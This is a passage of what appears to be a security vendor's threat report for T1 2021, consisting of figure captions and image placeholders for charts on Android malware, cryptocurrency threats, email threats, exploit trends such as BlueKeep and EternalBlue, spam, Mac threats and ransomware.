


Figure 12 - Android Threats - Hidden Apps > Trend T1 2021

Android Ransomware




Figure 13 - Android Threats - Ransomware > Top T1 2021

Android Ransomware

Figure 14 - Android Threats - Ransomware > Trend T1 2021

Android Scam Apps

Figure 15 - Android Threats - Scam Apps > Top T1 2021




Figure 16 - Android Threats - Scam Apps > Trend T1 2021

Android SMS Trojans




Figure 17 - Android Threats - SMS Trojans > Top T1 2021




Figure 18 - Android Threats - SMS Trojans > Trend T1 2021

Android Spyware




Figure 19 - Android Threats - Spyware > Top T1 2021




Figure 20 - Android Threats - Spyware > Trend T1 2021

Android Stalkerware




Figure 21 - Android Threats - Stalkerware > Top T1 2021




Figure 22 - Android Threats - Stalkerware > Trend T1 2021

Cryptocurrency Threats




Figure 23 - Cryptocurrency Threats Top 20 > Top T1 2021

Figure 24 - Cryptocurrency Threats > Trend T1 2021

Cryptojacking Domains




Figure 25 - Cryptojacking Domains - Web Domains > T1 2021

Cryptominers




Figure 26 - Cryptominers > Top T1 2021




Figure 27 - Cryptominers > Trend T1 2021

Cryptostealers




Figure 28 - Cryptostealers > Top T1 2021




Figure 29 - Cryptostealers > Trend T1 2021

Downloaders




Figure 30 - Downloaders Top 20 > Top T1 2021




Figure 31 - Downloaders > Trend T1 2021

Email Threats




Figure 32 - Email Threats > Top T1 2021




Figure 33 - Email Threats > Trend T1 2021




Figure 34 - Email Threats > Filetypes T1 2021

Exploits




Figure 35 - Exploits > BlueKeep Trend T1 2021




Figure 36 - Exploits > EternalBlue Trend T1 2021




Figure 37 - Exploits > RDP Trend T1 2021

Exploits




Figure 38 - Exploits > SMB Trend T1 2021




Figure 39 - Exploits > SQL Trend T1 2021

Spam




Figure 40 - Spam > Trend T1 2021

Mac Threats




Figure 41 - Mac Threats Top 20 > Top T1 2021




Figure 42 - Mac Threats > Trend T1 2021

Ransomware




Figure 43 – Ransomware Top 20 > Top T1 2021

